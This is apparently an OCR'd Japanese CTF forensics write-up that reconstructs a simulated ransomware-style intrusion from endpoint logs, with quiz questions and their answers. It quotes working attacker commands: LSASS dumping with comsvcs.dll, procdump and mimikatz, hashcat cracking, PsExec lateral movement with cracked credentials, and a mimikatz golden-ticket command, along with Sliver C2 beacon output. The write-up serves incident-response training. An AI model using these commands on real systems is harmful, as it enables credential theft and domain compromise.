
このテクニックを実行しているプロセス起動ログのシーケンス番号（sn）を答えよ。

例: `64941`

3回まで回答可

3.2 Credential Access (1pt)

- T1003.001 は OS Credential Dumping: LSASS Memory
  - WS02の認証情報が窃取された可能性が考えられる



OS Credential Dumping: LSASS Memory

Other sub-techniques of OS Credential Dumping (8)

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

- `procdump -ma lsass.exe lsass_dump`

Locally, mimikatz can be run using:

- `sekurlsa::Minidump lsassdump.dmp`
- `sekurlsa::logonPasswords`

Built-in Windows tools such as comsvcs.dll can also be used:

- `rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full` [1][2]

ID: T1003.001
Sub-technique of: T1003
Tactic: Credential Access
Platforms: Windows
Contributors: Ed Williams, Trustwave, SpiderLabs; Edward Millington
Version: 1.1
Created: 11 February 2020
Last Modified: 12 May 2022

Version Permalink

https://attack.mitre.org/techniques/T1003/001/

3.2 Credential Access（1pt）


- ATT&CKのページにある手法でログ検索
- Windows標準ツール（comsvcs.dll）を使う手法のログがヒット



```
10/05/2022 14:51:01.601 +0900 loc=en-US type=ITM2 sn=72810 lv=6 alert=1163 alertClass=risk rs=31 trs=429 rf=C34:L29:R29 evt=ps subEvt=start os=Win com="WS02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={BE3D8FF5-0FCB-47FB-A8AF-FE591DDD411C}
psPath="C:\Windows\System32\rundll32.exe" cmd="C:\Windows\System32\comsvcs.dll MiniDump 728 C:\Users\Swan\AppData\Local\Temp\lsass.dmp full" psID=1896 parentGUID=
{FBCFC33D-42DB-4C4D-B107-882276FFFD5E} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
sha256=9f1e56a3bf293ac536cf4b8dad57040797d62dbb0ca19c4ed9683b5565549481 sha1=a40886f98905f3d9dbdd61da1d59ccb4f4854758 md5=80f8e0c26028e83f1ef371d7b44de3df
company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows host process (Rundll32)" fileVer="10.0.17763.1697
(WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1697" crTime="01/14/2021 06:15:51.993" acTime="01/14/2021 06:15:51.
993" moTime="01/14/2021 06:15:51.993" size=71168 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 03 8d b0 bf e1
b0 ca 33 b3 d4 00 00 00 00 03 8d" validFrom="05/06/2022 04:23:15.000" validTo="05/05/2023 04:23:15.000"
```


- A. 72810

3.2 Credential Access (1pt)

- 親子関係を辿っていくと、attach.exe から実行されている





3. Privilege Escalation

- PowerShellを用いて管理者権限でattach.exe を実行
  - その結果、UACが起動
  - UACをクリックすると、管理者権限でC2通信が確立される

```
sliver (CLEAN_JASMINE) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 5644

PS C:\ProgramData\AdFind> Start-Process C:\Users\Swan\AppData\Local\Temp\attach.
exe -Verb runAs
Start-Process C:\Users\Swan\AppData\Local\Temp\attach.exe -Verb runAs
[*] Beacon f351a447 NAUGHTY_CHAIRPERSON - tcp(18.182.226.10:48616)->172.16.1.102
 (WS02) - windows/amd64 - Wed, 05 Oct 2022 14:45:27 JST
```

3. Privilege Escalation

■ つるぎ町立半田病院のインシデントでは、UACが無効になっていた

3.4.3.4 水平展開


相関図でまとめた通り、ログオンに成功している端末 9 台、データの暗号化が確認されている端末 15 台、いずれも確認されている端末 16 台、合計 40 台の端末が今回の攻撃による被害や影響を受けていることになる。水平展開にあたっては、すべてのコンピュータの管理者アカウントである ビルトイン Administrator は共通であり、ユーザーでログインされていてもユーザーは 管理者グループであるビルトイン Administrators に所属していたため、Mimikatz などを利用することで資格情報の取得が可能な状況であった。これらから資格情報を取得し、悪用した可能性は高いと考える。なお、特権昇格時のビルトイン Administrator へのユーザーカウント制御（User Access Control、以下「UAC」という。）の 適用は設定されていなかった。


またＢ社の FF レポート内では、「PsExec」の利用が指摘されており水平展開にあたって、よく用いられる手法も実施しようとしていた。しかしながら、上記の通り脆弱なセキュリティポリシーとなっていたため、高度な手法を用いずとも水平展開は容易にできたものと考える。

https://www.handa-hospital.jp/topics/2022/0616/report_01.pdf

3. Credential Access

- Windows標準ツールである comsvcs.dll で 認証情報が保存されている lsass.exe のメモリダンプを作成
  - Winodws標準ツールを用いて、アンチウイルスに検知される可能性を下げる
- メモリを攻撃者端末でpypykatzを用いて解析
  - https://github.com/skelsec/pypykatz





3. Credential Access

- Hashcat, rockyou.txtを用いてパスワードクラックを試すと、edenのパスワードが判明する

```
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes
Dictionary cache building /usr/share/wordlists/rockyou.txt: 67106869 bytes
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660302 bytes
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

8befde96a5864633cfc8ca447a4df9e9 stellastar

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 8befde96a5864633cfc8ca447a4df9e9
Time.Started.....: Wed Oct  5 14:59:27 2022 (0 secs)
Time.Estimated...: Wed Oct  5 14:59:27 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1613.0 kH/s (0.11ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 464384/14344385 (3.24%)
Rejected.........: 0/464384 (0.00%)
Restore.Point....: 463872/14344385 (3.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: storm32 -> standley

Started: Wed Oct  5 14:59:24 2022
Stopped: Wed Oct  5 14:59:28 2022
```

4.1 Lateral Movement（1pt）

WS02では、C:¥Users¥Swan¥AppData¥Local¥Temp¥pe.exe という実行ファイルが作られている。

このファイルは、以下のうちどのような実行ファイルであると推測されるか?（選択問題）

- Ransomware
- Key Logger
- Password Dump Tool
- Microsoftの正規ファイル

2回まで回答可

4.1 Lateral Movement（1pt）

- C:¥Users¥Swan¥AppData¥Local¥Temp¥pe.exe に関するログをgrepで検索

```
cat ws02.log | grep 'C:¥¥Users¥¥Swan¥¥AppData¥¥Local¥¥Temp¥¥pe.exe'
```

- pe.exe のファイル作成ログ、プロセス起動ログを発見

```
10/05/2022 15:04:12.190 +0900 loc=en-US type=ITM2 sn=73140 lv=5 rs=21 trs=534 rf=C8 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP"
usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={0063CC7E-0B57-499E-A979-A84745FE3D0B} psPath="C:\Users\Swan\AppData\Local\Temp\pe.exe" cmd="-accepteula -u eden -p
stellastar \\dc01.eden-college.local -s -c C:\Users\Swan\AppData\Local\Temp\attach.exe" psID=5252 parentGUID={476F5698-E3C6-4A60-B56D-E05A85E8F047}
parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86
sha256=08c6e20b1785d4ec4e3f9956931d992377963580b4b2c6579fd9930e08882b1c sha1=a0ee0761602470e24bcea5f403e8d1e8bfa29832 md5=cb8a14388e1da3956849d638af50fe9d
company="Sysinternals - www.sysinternals.com" copyright="Copyright (C) 2001-2022 Mark Russinovich" fileDesc="Execute processes remotely" fileVer="2.4"
product="Sysinternals PsExec" productVer="2.4" crTime="10/05/2022 15:03:07.173" acTime="10/05/2022 15:03:07.189" moTime="10/05/2022 15:03:07.189" size=440216 sig=Valid
signer="Microsoft Corporation" issuer="Microsoft Code Signing PCA 2011" cerSN="33 00 00 02 52 8b 33 aa f8 95 f3 39 db 00 00 00 00 02 52" validFrom="09/03/2021 03:32:59.
000" validTo="09/02/2022 03:32:59.000"
```

- ファイル署名がMicrosoftになっている
- A. Microsoftの正規のファイル

4.2 Lateral Movement (1pt)

ユーザ名edenのパスワードとそのパスワードを使ってLateral Movementしたホスト名を答えよ。

フォーマット: `ホスト名_edenのパスワード`

例: `WS01_hoge` 3回まで回答可

4.2 Lateral Movement（1pt）

- 4.1 で見つけた pe.exe のプロセス起動ログを確認

```
10/05/2022 15:04:12.190 +0900 loc=en-US type=ITM2 sn=73140 lv=5 rs=21 trs=534 rf=C8 evt=ps subEvt=start os=Win com="WS02" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP"
usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={0063CC7E-0B57-499E-A979-A84745FE3D0B} psPath="C:\Users\Swan\AppData\Local\Temp\pe.exe" cmd="-accepteula -u eden -p
stellastar \\dc01.eden-college.local -s -c C:\Users\Swan\AppData\Local\Temp\attach.exe" psID=5252 parentGUID={476F5698-E3C6-4A60-B56D-E05A85E8F047}
parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x86
sha256=08c6e20b1785d4ec4e3f9956931d992377963580b4b2c6579fd9930e08882b1c sha1=a0ee0761602470e24bcea5f403e8d1e8bfa29832 md5=cb8a14388e1da3956849d638af50fe9d
company="Sysinternals - www.sysinternals.com" copyright="Copyright (C) 2001-2022 Mark Russinovich" fileDesc="Execute processes remotely" fileVer="2.4"
product="Sysinternals PsExec" productVer="2.4" crTime="10/05/2022 15:03:07.173" acTime="10/05/2022 15:03:07.189" moTime="10/05/2022 15:03:07.189" size=440216 sig=Valid
signer="Microsoft Corporation" issuer="Microsoft Code Signing PCA 2011" cerSN="33 00 00 02 52 8b 33 aa f8 95 f3 39 db 00 00 00 00 02 52" validFrom="09/03/2021 03:32:59.
000" validTo="09/02/2022 03:32:59.000"
```

- pe.exe の正体は PsExec
- cmdで指定されている引数を確認
  - -u：ユーザ名（eden）
  - -p：パスワード（stellastar）
  - -s：システム権限で起動
  - -c：ファイルをコピーして実行
  - ¥¥dc01.eden-college.local：接続先ホスト
- A. DC01_stellastar

https://learn.microsoft.com/ja-jp/sysinternals/downloads/psexec

4 Lateral Movement

- PsExecを用いて、DC01にLateral Movement
  - 3.2 で発見したedenのパスワードを使用
  - edenがDomain Adminsのメンバであることは、2.1 Discoverで判明している

```
C:\Users\Swan\AppData\Local\Temp\pe.exe -accepteula -u eden -p stellastar \\dc01
.eden-college.local -s -c C:\Users\Swan\AppData\Local\Temp\attach.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Copying C:\Users\Swan\AppData\Local\Temp\attach.exe to dc01.eden-college.local..
Starting C:\Users\Swan\AppData\Local\Temp\attach.exe on dc01.eden-college.local.
..
[*] Beacon 086e414a NAUGHTY_CHAIRPERSON - tcp(18.182.226.10:53542)->172.16.2.101
 (DC01) - windows/amd64 - Wed, 05 Oct 2022 15:04:33 JST

sliver (NAUGHTY_CHAIRPERSON) >
```

4 Lateral Movement

- PsExecは依然として攻撃者も使用している
- つるぎ町立半田病院のインシデントでも、攻撃者により使用が報告されている

3.4.3.4 水平展開

相関図でまとめた通り、ログオンに成功している端末 9 台、データの暗号化が確認されている端末 15 台、いずれも確認されている端末 16 台、合計 40 台の端末が今回の攻撃による被害や影響を受けていることになる。水平展開にあたっては、すべてのコンピュータの管理者アカウントである ビルトイン Administrator は共通であり、ユーザーでログインされていてもユーザーは 管理者グループであるビルトイン Administrators に所属していたため、Mimikatz などを利用することで資格情報の取得が可能な状況であった。これらから資格情報を取得し、悪用した可能性は高いと考える。なお、特権昇格時のビルトイン Administrator へのユーザーカウント制御（User Access Control、以下「UAC」という。）の 適用は設定されていなかった。

またＢ社の FF レポート内では、「PsExec」の利用が指摘されており水平展開にあたって、よく用いられる手法も実施しようとしていた。しかしながら、上記の通り脆弱なセキュリティポリシーとなっていたため、高度な手法を用いずとも水平展開は容易にできたものと考える。

https://www.handa-hospital.jp/topics/2022/0616/report_01.pdf

5. Persistence（1pt）

DC01では、攻撃者が起動時もしくはログオン時にプログラムが自動起動されるようにプログラムを設置している。

自動起動されるように設置されたプログラムのパスを答えよ。

例: `C:¥Users¥hoge¥fuga.exe`

3回まで回答可

5. Persistence（1pt）

- DC01のファイル作成ログのみ抽出

```
cat dc01.log | grep "evt=file subEvt=create" > dc01_file_create.log
```

- 攻撃者がLateral Movementした 15:04:12 以降のログを確認

```
10/05/2022 15:17:43.615 +0900 loc=en-US type=ITM2 sn=63269 lv=5 rs=12 trs=36 evt=file subEvt=create os=Win com="DC01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f02cca14-4aae-402b-a8d9-2a2873957095 csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd sessionID=0 psGUID=
{C3B64887-D86D-4F08-8132-424F6DBFB5F0} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\StartUp\chairperson.exe" drvType=HDD
```

- C:¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs¥StartUp¥ にファイルを作成
  - ユーザがログインした際にプログラムが起動するフォルダ
  - https://attack.mitre.org/techniques/T1547/001/
- A. C:¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs¥StartUp¥chairperson.exe

6.1. Credential Access (2pts)

今回の攻撃では、KerberosのGolden Ticketが作成されている。

Golden Ticket作成に使われたNTLMハッシュと、そのハッシュがどのアカウントのものか答えよ。


フォーマット: `アカウント名_NTLMハッシュ`

(記号以外はすべて小文字)

3回まで回答可

6.1. Credential Access (2pts)

- Kerberos Golden Ticket” の作り方を調べる
  - https://attack.mitre.org/techniques/T1558/001/
- mimikatzを用いて作成することができるとわかる



Home > Techniques > Enterprise > Steal or Forge Kerberos Tickets > Golden Ticket

Steal or Forge Kerberos Tickets: Golden Ticket

Other sub-techniques of Steal or Forge Kerberos Tickets (4)

Adversaries who have the KRBTGT account password hash may forge Kerberos ticket-granting tickets (TGT), also known as a golden ticket.[1] Golden tickets enable adversaries to generate authentication material for any account in Active Directory.[2]

Using a golden ticket, adversaries are then able to request ticket granting service (TGS) tickets, which enable access to specific resources. Golden tickets require adversaries to interact with the Key Distribution Center (KDC) in order to obtain TGS.[3]

The KDC service runs all on domain controllers that are part of an Active Directory domain. KRBTGT is the Kerberos Key Distribution Center (KDC) service account and is responsible for encrypting and signing all Kerberos tickets.[4] The KRBTGT password hash may be obtained using OS Credential Dumping and privileged access to a domain controller.


ID: T1558.001
Sub-technique of: T1558
Tactic: Credential Access
Platforms: Windows
Permissions Required: User
Contributors: Itamar Mizrahi, Cymptom
Version: 1.1
Created: 11 February 2020
Last Modified: 05 November 2020

Version Permalink

6.1. Credential Access（2pts）

- 侵害されたマシンでのmimikatzの使用がないか調べる

```
cat dc01.log | grep mimikatz
```



- mimikatz を作成、実行しているログを発見

6.1. Credential Access（2pts）

```
10/05/2022 15:28:28.798 +0900 loc=en-US type=ITM2 sn=73469 lv=7 alert=1164 alertClass=risk rs=21 trs=605 rf=C16:C8:L8:R8:C35:L30:R30 evt=ps subEvt=start os=Win com="WS02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f32aa9bd-5a1e-4ac1-9a7a-b93a53b88e89 csid=S-1-5-21-2161340801-30039536-1092954500 ip=172.16.1.102,
fe80::cc85:1486:78ff:d2d0 mac=06:ad:b5:bf:2d:23 rcCom="DESKTOP" usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=3 psGUID={488DEC2E-4E10-40E2-AB06-84325B6B73CB}
psPath="C:\Users\Swan\AppData\Local\Temp\m2.exe" cmd=""kerberos::golden /user:Henderson /domain:eden-college.local /sid:S-1-5-21-2546957783-168664247-474269456 /
krbtgt:e3f41a65bddff59e84d4d9b9290e32ef /ptt"" exit" psID=6484 parentGUID={69E342D1-7E40-4854-B53E-32EA46A78C3E} parentPath="C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64 sha256=61c0810a23580cf492a6ba4f7654566108331e7a4134c968c2d6a05261b2d8a1
sha1=e3b6ea8c46fa831cec6f235a5cf48b38a4ae8d69 md5=29efd64dd3c7fe1e2b022b7ad73a1ba5 company="gentilkiwi (Benjamin DELPY)" copyright="Copyright (c) 2007 - 2021 gentilkiwi
(Benjamin DELPY)" fileDesc="mimikatz for Windows" fileVer="2.2.0.0" product="mimikatz" productVer="2.2.0.0" crTime="10/05/2022 15:25:43.065" acTime="10/05/2022 15:25:43.
097" moTime="10/05/2022 15:25:43.097" size=1355264 sig=None
```

- 実行しているmimikatzのオプション
  - kerberos::golden：Kerberos Ticketの作成
  - /user: 作成対象のユーザ
  - /domain: 作成対象ドメイン
  - /sid: 作成対象ドメインのsid
  - /krbtgt: krbtgtアカウントのNTLMハッシュ
  - /ppt: 作成したチケットをメモリに挿入（Pass The Ticket）
- A. krbtgt_e3f41a65bddff59e84d4d9b9290e32ef

6.2 Credential Access（2pts）

Golden Ticket 作成 および Pass The Ticket攻撃をされたことを専門家に話したところ、「krbtgtアカウントのパスワードをX回変更する必要があるね」と言われた。

Xに入る数値はいくつか。

また、なぜその回数変更する必要か、理由を答えよ。（記述問題）

6.2 Credential Access (2pts)


- A. 2回
